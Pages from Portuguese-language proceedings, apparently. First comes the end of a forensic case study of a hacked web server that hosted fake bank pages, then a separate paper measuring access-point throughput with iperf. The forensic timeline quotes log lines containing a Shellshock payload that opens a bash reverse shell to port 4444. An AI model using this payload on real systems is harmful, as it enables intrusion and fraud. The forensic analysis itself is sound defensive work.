21/11/15	11:14	192.168.56.103 - - [21/Nov/2015:11:14:09 -0200] "GET /cgibin/index.cgi HTTP/1.1" 200 189 "-" "() { test;}; echo \"Content-type: text/plain\"; echo; echo; /bin/bash -i >& /dev/tcp/192.168.56.103/4444 0>&1"	Primeira tentativa de acesso remoto bem sucedida
21/11/15	14:57	192.168.56.103 - - [21/Nov/2015:14:57:07 -0200] "GET /cgibin/index.cgi HTTP/1.1" 200 189 "-" "() { test;}; echo \"Content-type: text/plain\"; echo; echo; /bin/bash -i >& /dev/tcp/192.168.56.103/4444 0>&1"	Último acesso remoto bem sucedido antes da criação do diretório com arquivos fraudulentos
21/11/15	15:31	drwxr-xr-x 13 www-data www-data 4,0 OK Nov 21 15:31 portalbb1/	Criação do diretório contendo arquivos fraudulentos

Usuários do sistema *linux*, geralmente possuem histórico dos comandos realizados no *shell bash*, porém o usuário *www-data*, no arquivo de usuários, não possui um *shell* válido, por isso, os comandos executados por este usuário não ficam com o



histórico armazenado. Recomenda-se que seja instalado ferramentas que realizem este procedimento, uma ferramenta que pode ser utilizada é o “*acct*”. Se a máquina virtual do Senhor X possuísse esta ferramenta instalada, sua perícia seria muito mais precisa, pois seria possível verificar o histórico de comandos realizados.

Para solucionar o problema de vulnerabilidade do *shell bash*, basta atualizá-lo, em distribuições *linux* que utilizam o gerenciador de pacotes *apt-get*, basta o comando “*apt-get install bash*”, que o *bash* é atualizado com a versão que não possui tal vulnerabilidade.

## 6. Resultados e Discussão

Com os resultados obtidos ao final deste trabalho, constatou-se que caso uma pessoa seja vítima de crimes cibernéticos no Brasil, algumas providências a serem tomadas pré e pós denúncia são de extrema importância para um melhor resultado da perícia forense. Deste modo, a vítima de um crime cibernético, pode reunir algumas evidências do crime, como, por exemplo, tirar *print screen* da tela do computador ou dispositivo eletrônico, relatando conversas, código fonte de páginas da Internet e suas *URLs* que contenham alguma ofensa a sua imagem ou honra. Após realizar esse procedimento, a vítima deve dirigir-se a uma delegacia para denunciar o ocorrido. Caso a vítima queira agilizar o processo de investigação, destaca-se a possibilidade de contratar um perito particular para realizar a perícia em seu dispositivo, desde que a perícia seja realizada seguindo os meios legais e constitucionais, caso contrário, a perícia poderá ser contestada pelas autoridades competentes.

A perícia de dispositivos deve seguir uma metodologia, sendo a primeira etapa a coleta de informações, que deve ser realizada o mais rápido possível. A segunda etapa é o recolhimento das evidências, recolhe-se o que interessa à investigação. A terceira etapa é a restauração, documentação e preservação das evidências, neste modo, o perito deve trabalhar



sobre uma cópia dos dados com objetivo de preservar os dados originais. A quarta etapa é a correlação das evidências, após o perito realizar as etapas anteriores ele deverá trabalhar na análise procurando correlacionar os dados. A quinta e última etapa é a reconstrução dos eventos, ao final de todo o processo o perito poderá reconstruir o crime ou não, dependendo da situação.

Com os resultados obtidos na perícia da máquina do Senhor X, constatou-se que a máquina foi invadida e estava sendo utilizada como servidor de páginas falsas de bancos e eram utilizadas para o crime de fraude bancária. Neste contexto, o criminoso obtinha os dados bancários das vítimas que acessavam estas páginas. É importante ressaltar que a perícia realizada na máquina do Senhor X mesmo seguindo a metodologia utilizada por peritos oficiais, não poderá ser utilizada como prova final, pois não foi realizada por um perito oficial. Um fator que dificulta a perícia é referente aos arquivos de *logs* da máquina periciada, que são as principais fontes para realização da análise pericial. Os comandos realizados pelos usuários do sistema *linux* ficam armazenados por padrão no arquivo *~/.bash\_history*, diferente do que ocorre com o usuário “*www-data*”, que é o responsável pela execução do serviço *apache*. Esta falta de *logs* dificulta uma investigação mais detalhada. Recomenda-se que quando houver a necessidade de disponibilizar um servidor web, sejam instaladas ferramentas auxiliares na geração de *logs*.

## 7. Considerações Finais

Pode-se observar que o crescimento da utilização da Internet, bem como o seu uso para comunicação tem sido algo de extrema importância para a comunicação global. Diante do exposto, pode-se afirmar, de acordo com a Câmara\_dos\_Deputados (2014) que adjacente ao crescimento da utilização da Internet cresce também o número de criminosos cibernéticos.

A divulgação e conscientização sobre a quantidade de crimes cibernéticos que vem ocorrendo a cada dia é extremamente importante para que assim, os usuários saibam



quais procedimentos devem ser realizados caso seja vítima de qualquer tipo de crime cibernético. Deste modo, realizando de forma correta os procedimentos necessários para obter uma investigação, com grandes possibilidades de obter resultados precisos, identificando e punindo os autores dos crimes cibernéticos.

O objetivo do artigo foi alcançado ao término das pesquisas bibliográficas, onde foi possível apresentar a metodologia que os vitimados de crimes cibernéticos devem seguir para que se obtenha resultados precisos na investigação e perícia de determinado crime. Também foi possível apresentar a metodologia utilizada por peritos na investigação e por fim, realizar a perícia da máquina infectada seguindo a metodologia de análise pericial utilizada por peritos oficiais, onde foi possível descobrir por onde a máquina foi invadida e como foi feito o download da página bancária falsa.

As principais dificuldades encontradas foram a obtenção de conteúdo, visto que a quantidade de pesquisas referentes ao tema ainda é pequena, principalmente no que diz respeito sobre crimes cibernéticos no Brasil. Outra dificuldade encontrada foi referente a falta de arquivos de *logs* da máquina periciada. A falta de *logs* dificulta uma investigação mais detalhada. Recomenda-se que ao disponibilizar um servidor web, ferramentas auxiliares na geração de *logs* sejam instaladas.

Além do trabalho apresentado, sugere-se como trabalhos futuros a implementação de um software pericial que apresente a sequência metodológica para um usuário. Neste contexto, a vítima poderia verificar o andamento do seu processo através deste software.

## 8. Referências

AMARAL. **Como fazer uma pesquisa bibliográfica.**  
Disponível em: <http://200.17.137.109:8081/xiscanoe/courses->



1/mentoring/tutoring/Como%20fazer%20pesquisa%20biblio  
grafica.pdf. Acessado em: 17 out. 2015.

AMARIZ, Luiz Carlos. **Hackers e Crackes**: Disponível em:  
<<http://www.infoescola.com/informatica/hackers-e-crackers>> Acessado em: 23 dez. 2015.

AS FRAUDES DIGITAIS. **Bankers e Carders**. Disponível em:  
<<http://adscomputacaoforense.blogspot.com.br/2010/09/as-fraudes-digitais-bankerse-carders.html>> Acessado em: 23 dez. 2015.

CÂMARA DOS DEPUTADOS. **Marco civil da internet**. Disponível em: <<http://www2.camara.leg.br/documentos-e-pesquisa/fiquePorDentro/temas/marcocivil>>. Acessado em: 14 out. 2015.

CASSANTI, Moisés de Oliveira. **Crimes Virtuais nas Redes Sociais**. Disponível em: <<http://www.crimespelainternet.com.br/crimes-virtuais-nas-redes-sociais>>. Acessado em: 27 out. 2015.

CERT.br\_a. **Incidentes Reportados (Tipos de Ataque Acumulado)**. Disponível em: <<http://www.cert.br/stats/incidentes/2014-jan-dec/tipos-ataque-acumulado.html>>. Acessado em: 23 set. 2015.

CERT.br\_b. **Incidentes Reportados por ano**. Disponível em: <<http://www.cert.br/stats/incidentes/>>. Acessado em: 23 set. 2015.

FACHINI, Tiago. **Quais os crimes virtuais e golpes digitais mais comuns?** Disponível em: <<http://tiagofachini.jusbrasil.com.br/artigos/156312969/quais-os-crimes-virtuais-e-golpes-digitais-mais-comuns>>. Acessado em: 09 out. 2015.



FREITAS JUNIOR, Vanderlei; WOSZEZENKI, Cristiane; ANDERLE, Daniel F.; SPERONI, Rafael; NAKAYAMA, Marina K. **A pesquisa científica e tecnológica.** Disponível em:

<<http://www.revistaespacios.com/a14v35n09/14350913.html>>. Acessado em: 11 set. 2015.

GIL, A. C. **Como elaborar projetos de pesquisa.** 5. ed. São Paulo: Atlas, 2010.

HAGGERTY, J. & TAYLOR, M. **Managing corporate computer forensics.** Computer Fraud & Security, 2006.

IBOPE. **Número de pessoas com acesso à internet no Brasil chega a 105 milhões.** Disponível em: <<http://www.ibope.com.br/pt-br/noticias/paginas/numero-de-essoas-com-acesso-a-internet-no-brasil-chega-a-105-milhoes.aspx>>. Acessado em: 27 out. 2015.

JUNIOR, Celso e MOREIRA, Jander. **Roteiro Investigativo em Perícia Forense Computacional de Redes: Estudo de Caso.** Disponível em: <<http://revistatis.dc.ufscar.br/index.php/revista/article/download/72/66>>. Acessado em: 01 out. 2015

**LEI\_12.965. Marco civil da internet.** Disponível em: <[http://www.planalto.gov.br/ccivil\\_03/\\_ato2011-2014/2014/lei/l12965.htm](http://www.planalto.gov.br/ccivil_03/_ato2011-2014/2014/lei/l12965.htm)>. Acessado em: 14 out. 2015.

NOGUEIRA, Sandro D'Amato. **Crimes de Informática:** 2. ed. Leme: BH Editora, 2009.

MALLMANN, Jackson. **Produção de provas digitais a partir de rastreamento em relacionamentos por e-mail.** Disponível em: <<https://secplab.ppgia.pucpr.br/files/papers/2010-6.pdf>> Acessado em: 23 set. 2015.

PALMER, Gary. **A Road Map for Digital Forensic Research.** Disponível em: <<http://www.dfrws.org/2001/dfrws-rmfinal.pdf>>. Acesso em: 01 out. 2015.



PINHEIRO, Patricia Pack. **Direito Digital:** 5. ed. revisada, atualizada e ampliada de acordo com as Leis n. 12.735 e 12.737, de 2012. São Paulo: Saraiva, 2013.

**SENADO\_FEDERAL. Dilma sanciona Lei dos Crimes Cibernéticos.** Disponível em: <<http://www12.senado.leg.br/noticias/materias/2012/12/03/pr-esidente-dilma-ancia-na-lei-dos-crimes-ciberneticos>> Acessado em: 09 out. 2015.

**SILVA, Adilson Paz da. Log – O aliado do administrador.** Disponível em: <<https://www.security.unicamp.br/58-log-o-aliado-do-administrador.html>> Acessado em: 22 nov. 2015.

**SOUZA, Lindeberg Barros de. TCP/IP & conectividade em redes: guia prático.** 5. ed. rev. São Paulo: Érica, 2010.

**WENDT\_a, Emerson e JORGE, Higor Vinicius Nogueira\_a. Crimes Cibernéticos: Ameaças e procedimentos de investigação.** Rio de Janeiro: Brasport, 2012.

**WENDT, Emerson e JORGE, Higor Vinicius Nogueira. Crimes Cibernéticos: Ameaças e procedimentos de investigação.** 2. ed. Rio de Janeiro: Brasport, 2013b.

**WENDT, Emerson. Lista dos Estados que possuem Delegacias de Polícia de combate aos Crimes Cibernéticos.** Disponível em: <<http://www.emersonwendt.com.br/2010/07/lista-dos-estados-com-possuem.html>>. Acessado em: 23 set. 2015a.

**WENDT, Emerson. Crimes virtuais: como proceder?:** Disponível em: <<http://www.emersonwendt.com.br/2009/12/crimes-virtuais-como-proceder.html>> Acessado em: 27 out. 2015b.

**WENDT, Emerson. Entrevista exclusiva: Realizada na Delegacia de Policia Civil DENARC.** Porto Alegre, Rio Grande do Sul, no dia 3 de novembro de 2015c.



# Ferramenta IPERF para análise de desempenho de rede.

Adriano Raupp de Borba<sup>1</sup>, Mariane Bertoti Cordova<sup>1</sup>,  
Marcos Henrique de M. Golinelli<sup>1</sup>

<sup>1</sup> Instituto Federal Catarinense – Campus Avançado Sombrio – SC – Brasil

{adrianorauppborba, mariedani.mb}@gmail.com

marcos.golinelli@sombrio.ifc.edu.br

**Abstract.** *The aim of this study is to describe and apply the main parameters of tests, perform the band performance analysis and Jitter a network through the use of iperf tool. The methodology used was the bibliographical research and experimental research, the latter based on the performance of the tests, which involved a computer, a notebook and two access points of the brand D-Link and Tp-Link. As a result of this study, it was found that iperf is a very useful tool and simple configuration, capable of testing the ability to transfer between devices using TCP and UDP protocols.*

**Resumo.** *O objetivo deste trabalho é descrever e aplicar os principais parâmetros de testes, realizar a análise de desempenho de banda e o Jitter de uma rede, por meio da utilização da ferramenta IPERF. A metodologia utilizada foram a pesquisa bibliográfica e a pesquisa experimental, esta última fundamentada na realização dos testes, onde envolveu um computador, um notebook e dois Access Points das marcas D-Link e Tp-Link. Como resultado deste estudo, ficou constatado que o IPERF é*



*uma ferramenta bastante útil e de simples configuração, capaz de testar a capacidade de transferência entre dispositivos utilizando os protocolos TCP e UDP.*

## 1. Introdução

Com a evolução do hardware, dos sistemas computacionais e aumento do número de dispositivos IPs, cresceu também a quantidade de tráfego nas redes de computadores. O número de serviços ofertados através das redes cresce em ritmo acelerado, onde por vezes, o desempenho fica prejudicado devido ao grande fluxo de dados que circula simultaneamente nas redes de computadores. Tanto os dados das redes locais, como aqueles vindos da internet, podem levar um sistema ao colapso, caso os equipamentos e os softwares não estejam preparados para esse volume de informações.

Analisando esse cenário, o administrador de redes necessita de ferramentas que possam monitorar a qualidade de suas aplicações e também do hardware utilizado. Nem sempre um sistema está deficiente por culpa do software empregado, ou seja, a parte lógica e o elemento físico tem que estar de acordo com aquilo que se propõe a oferecer. Para realizar estes testes, fica a cargo do profissional do setor de TI (Tecnologia da Informação) escolher a aplicação adequada.

A justificativa para a elaboração deste trabalho foi conhecer a utilidade e a importância de um software que possa auxiliar no momento de realizar o diagnóstico de desempenho de capacidade de banda e cálculo de perda de datagramas em uma rede. Embora exista uma diversidade de aplicações, o programa escolhido para o experimento, se deve ao fato de ser de fácil instalação e configuração, além de ser gratuito.

Este trabalho teve como objetivo descrever o funcionamento e a configuração de uma ferramenta de análise de desempenho de rede. E também demonstrar através de um



ambiente de testes, como fazer a coleta de informações para análise e comparativo de performance entre os equipamentos. As seções abordadas neste trabalho foram: revisão bibliográfica, materiais e métodos, resultados, considerações finais e referências.

## 2. Revisão Bibliográfica

Problemas de desempenho de redes podem ser ocasionados pela sobrecarga momentânea dos recursos, e consequentemente ocasionando o congestionamento. Quando o dispositivo recebe uma quantidade de dados maior do que sua capacidade de processamento, poderá haver retardo e diminuição da performance. Para que isso seja minimizado, é preciso que o hardware utilizado em um determinado ponto, esteja de acordo com a capacidade do restante da estrutura (TANENBAUM, 2003).

O *IPERF* é uma ferramenta capaz de medir o desempenho do tráfego gerado por uma rede, para isto, é necessário ter uma máquina operando como cliente e outra como servidor, a fim de realizar a verificação das extremidades do caminho da rede (MOTA FILHO, 2013).

Segundo a RFC 6349 (2011), o *IPERF* é a ferramenta mais comum utilizada no mundo das redes, podendo-se configurar vários parâmetros, dentre eles a taxa máxima de transferência entre uma rede, de forma direcional ou bidirecional. Esta RFC recomenda que exista conhecimento do hardware a ser utilizado, que os testes sejam superiores a 30 segundos e realizados em diversos momentos do dia.

## 3. Materiais e Métodos

A metodologia utilizada neste artigo foi à pesquisa bibliográfica, realizada em livros, sites, artigos do Google Acadêmico e RFC, bem como a pesquisa experimental, que segundo Gil (2010), esta não precisa ser realizada em laboratório, desde que apresente três



atributos, sendo estes: manipulação, controle e distribuição aleatória. Na manipulação é necessário que algo seja feito para manipular alguma característica do que está sendo estudado, o controle diz respeito ao que e como o pesquisador irá fazer para controlar tal experimento e a distribuição aleatória está relacionada com a coleta dos dados de forma contingente, sem que exista intervenção do pesquisador no resultado da pesquisa.

### 3.1 Ambiente

Para realização dos testes, foi utilizado o Laboratório de Informática do Instituto Federal Catarinense - Campus Avançado Sombrio. Os equipamentos utilizados foram um Access Point, marca D-Link de modelo DIR-600, conforme especificações encontradas no site da D-Link (2016). O segundo Access Point usado foi o da marca TP-Link de modelo TL-WR740N, de acordo com as características mostradas no site da TP-Link (2016). Também fizeram parte do experimento, um computador desktop com sistema operacional Linux e um notebook com sistema operacional Windows. Ambos computadores utilizaram o aplicativo VirtualBox para virtualizar o sistema operacional Linux Ubuntu 12.04 com a aplicação *IPERF* instalada.

### 3.2 Equipamentos e *Software*

Para demonstrar as funcionalidades da ferramenta *IPERF*, foi utilizado o sistema operacional Ubuntu 12.04 virtualizado em dois computadores através do aplicativo VirtualBox. Para realização dos testes foi usado um esquema de topologia de rede, conforme representado pela Figura 1. A representação da imagem mostra como foi feita a disposição física dos dispositivos utilizados e como foi feita a interligação entre eles, onde o Access Point estava ligado por cabo de par trançado ao computador



desktop e através de conexão wireless com o notebook.




Figura 1: Ambiente de Teste.

Com o objetivo de fazer um comparativo de desempenho entre equipamentos semelhantes, porém de marcas diferentes, utilizou-se dois Access Points de fabricantes distintos. Os dispositivos D-Link DIR-600 e TP-Link TL-WR740N foram configurados de maneira idênticas, no mesmo modo de operação, canal, distância e tipo de criptografia. Com isso, definiu-se o computador desktop para ser o servidor *IPERF* e o notebook para ser o cliente e consequentemente trocando os *Access Points* durante os testes.

### 3.3 Aplicação dos testes

Para o início dos testes foi iniciado o sistema operacional Ubuntu Desktop virtualizado através do VirtualBox, com suas placas de redes em modo bridge, fazendo a conexão com o Access Point. A partir deste momento foram dados os seguintes comandos via terminal:



### Quadro 1: Testes Realizados.

Teste 01: Protocolo TCP	
Servidor IPERF	<b>iperf -s -i 4</b>
Cliente IPERF	<b>iperf -c ip_do_servidor -t 60 -i 4</b>
Teste 02: Protocolo TCP duplex	
Servidor IPERF	<b>iperf -s -i 4</b>
Cliente IPERF	<b>iperf -c ip_do_servidor -t 60 -i 4 -d</b>
Teste 03: Protocolo UDP e velocidade de 1,05 Mbps <sup>271</sup>	
Servidor IPERF	<b>iperf -s -u -i 4</b>
Cliente IPERF	<b>iperf -c ip_do_servidor -u -t 60 -i 4</b>
Teste 04: Protocolo UDP e velocidade de 20 Mbps	
Servidor IPERF	<b>iperf -s -u -i 4</b>
Cliente IPERF	<b>iperf -c ip_do_servidor -u -t 60 -i 4 -b 20m</b>
Teste 05: Protocolo UDP e velocidade de 30 Mbps	
Servidor IPERF	<b>iperf -s -u -i 4</b>
Cliente IPERF	<b>iperf -c ip_do_servidor -u -t 60 -i 4 -b 30m</b>

Para realização dos testes com o *IPERF*, deve-se realizar o comando primeiramente no servidor, para ativar o *IPERF* e consequentemente realizado no cliente. O teste 01 mostra os parâmetros para medir a largura de banda no sentido cliente/servidor através do protocolo TCP, usando o tempo total de 60 segundos, mostrando relatórios periódicos de vazão a cada 04 segundos. Já o teste 02, apresenta o comando para realizar o teste no sentido cliente/servidor e servidor/cliente simultaneamente.

O teste 04 demonstra os parâmetros para realizar o teste

---

27 Megabits por segundo.



com o protocolo UDP padrão, onde a taxa de transferência é de 1,05 Mbits por segundo. Os testes 04 e 05 mostram como utilizar uma taxa de transferência personalizada, onde foram configurados valores de 20 e 30 Mbits/s. Com o protocolo UDP foi possível visualizar no Servidor IPERF relatórios mais detalhados, como variação de atraso na entrega de pacotes e percentual de perda de datagramas.

## 4. Resultados

Através dos testes realizados nesta atividade, a ferramenta *IPERF* permitiu a coleta de informações importantes para realizar a análise do desempenho de rede dos equipamentos. Com os gráficos apresentados, é possível visualizar resultados dos relatórios gerados pelos comandos executados no computador cliente e servidor.

A Figura 2 mostra os resultados obtidos dos comandos do teste 1, em que o tráfego é gerado na rede utilizando o protocolo TCP. O gráfico mostra o comparativo de comportamento entre os dois Access Points utilizados. Pode-se verificar uma capacidade superior na taxa de transferência alcançada pelo dispositivo da TP-Link, que oscilou entre 38 e 54,3 Mbits/s. Já o aparelho da D-Link teve variações entre 18,6 e 24,1 Mbits/s.




Figura 02: Resultado TCP.



Conforme mostra a Figura 3, um segundo teste TCP foi realizado, também com resultados a cada 04 segundos, porém, agora com envio de pacotes em duplo sentido simultâneo. Com o relatório gerado pelo *IPERF*, foi possível perceber as oscilações durante os testes, e novamente o equipamento da TP-link obteve melhores médias de taxas de transferências, tanto no sentido de fluxo cliente/servidor, como no sentido servidor/cliente.




Figura 03: Resultado TCP Duplex.

Os relatórios extraídos dos comandos dos Quadros 3, 4 e 5, apresentaram informações de tráfego utilizando o protocolo UDP. Diferente do teste com o protocolo TCP, o computador que executa o *IPERF* como servidor exibe dados adicionais aos que são apresentados no cliente. Usando UDP, foram extraídas medições de largura de banda variada, pode-se medir o Jitter (variação de atraso entre a entrega de pacotes) e também contabilizar a perda de datagramas.



No gráfico apresentado na Figura 4, foi comparado o *Jitter* gerado por cada Access Point, mostrando as variações de atraso durante os intervalos. Neste teste, utilizando o parâmetro padrão de taxa de 1,05 Mbits/s para o protocolo UDP, observou-se uma estabilidade maior para o aparelho DIR-600 da D-Link. Já o equipamento da TP-Link sofreu oscilações consideráveis, iniciando de maneira estável e apresentando mudança de comportamento nos últimos 20 segundos do teste.




Figura 04: Variação do Jitter.

Os gráficos da Figura 5 exibem o resultado do envio de transmissão com velocidade estipulada em 20 Mbits/s, e a figura 6 a variação do Jitter gerado para cada Access Point. O gráfico apresentado na figura 5 demonstra que a velocidade de transferência manteve-se estável nos dois dispositivos testados.




Figura 05: Resultado UDP com 20 Mbps.



No entanto, a variação de atraso na entrega dos pacotes para o aparelho da D-Link, oscilou entre 0,17 e 0,53 ms, enquanto o equipamento da TP-Link ficou entre 0,28 e 0,93 ms.




Figura 06: Variação do Jitter.

Com o resultado do próximo teste realizado utilizando velocidade estipulada de 30 Mbps exibido na Figura 7, é possível verificar de maneira mais concreta a capacidade de transferência de cada aparelho. Observa-se que o gráfico demonstra que o Access Point da TP-Link manteve uma regularidade em sua taxa de transferência e na Figura 8 houve pouca oscilação no Jitter se comparados com os resultados do aparelho da D-Link, percebe-se que a taxa de transferência sofreu variações, tendo como mínima e máxima respectivamente de 22,90 e 29,00 Mbits/s. Da mesma forma o D-Link teve uma variação de atraso mais alto e mais inconstante.






Figura 07: Resultado UDP com 30 Mbps.




Figura 08 – Resultado UDP com 30 Mbps

A Figura 9 demonstra um comparativo com todos os testes realizados entre os equipamentos TP-Link e D-Link, obtidos através dos relatórios da ferramenta IPERF. Usando a taxa de transferência alcançada como métrica para avaliar a performance de cada hardware, o gráfico apresenta como foi o resultado em cada teste realizado. A imagem mostra as médias obtidas após um minuto de envio de tráfego. Nos testes de TCP simples e TCP duplo sentido, o TP-Link mostrou-se superior ao D-Link, conforme demonstrado no gráfico. Com o teste UDP de velocidade estipulada de 20 Mbits/s, o resultado foi o mesmo para os dois. Já quando utilizada UDP de 30 Mbits, o TP-Link foi novamente superior, chegando a entregar 29,80 Mbits/s, contra 26,4 Mbits/s do D-Link.






Figura 09: Comparativo geral entre Access Point.

## 5. Considerações Finais

Através da literatura utilizada e da aplicação de testes realizados neste trabalho, pode-se constatar a importância de uma ferramenta que possa mensurar a capacidade de transferências de banda e variações de atraso na entrega de pacotes. A aplicação IPERF mostrou-se útil no auxílio ao administrador de redes, permitindo ao profissional responsável, identificar problemas de limitações de performance nos equipamentos utilizados. Foi possível fazer um comparativo entre dois Access Point observando a capacidade de transferência alcançada nos testes.

Este trabalho teve o propósito de apresentar a ferramenta *IPERF* com suas funcionalidades, seus parâmetros de configuração e alguns tipos de testes que foram realizados. Foi possível conhecer características do *IPERF*, a maneira correta de configurá-lo, utilizando uma máquina como cliente e outra como servidor. Além das características já citadas e de ser um mecanismo útil na hora de medir a capacidade de vasão de uma rede, tem o diferencial por ser software livre.

Por fim, como proposta de trabalhos futuros, a fim de que se possa explorar o recurso *IPERF*, sugere-se a utilização de



dispositivos *Access Points* diversos, tais como marcas e taxas de transmissão diferentes, uma vez que neste estudo foram utilizados os dispositivos da marca D-link e Tp-Link com taxa de transmissão de 150Mbps.

## Referências

- D-LINK. **Wireless N 150 Router.** 2010. Disponível em: <[http://www.dlink.com/uk/en/-/media/Consumer\\_Products/DIR/DIR%20600/Datasheet/DIR\\_600\\_C1\\_Datasheet\\_03\\_WW.pdf](http://www.dlink.com/uk/en/-/media/Consumer_Products/DIR/DIR%20600/Datasheet/DIR_600_C1_Datasheet_03_WW.pdf)>. Acesso em: 24 maio 2016.
- DUGAN, Jn et. Al.. WhatisIperf / Iperf3?. 2010. Disponível em: <<https://iperf.fr/>>. Acesso em: 17 maio 2016.
- GIL, Antônio Carlos. **Como elaborar projetos de pesquisa.** 5. ed. São Paulo: Atlas, 2010.
- MOTA FILHO, João Eriberto. **Análise de tráfego em Redes TCP/IP.** São Paulo: Novatec Editora, 2013.
- RFC 6349. **Framework for TCP Throughput Testing.** 2011. Disponível em: <<https://tools.ietf.org/html/rfc6349>>. Acesso em: 17 maio 2016.
- SILVA, Pedro Henrique Diniz da; ALVES JÚNIOR†, Nilton. **Ferramenta IPERF: geração e medição de Tráfego TCP e UDP.** Rio de Janeiro: Centro Brasileiro de Pesquisas Físicas, 2014.
- TANENBAUM, Andrew S. **Redes de Computadores.** Rio de Janeiro: Elsevier, 2003.
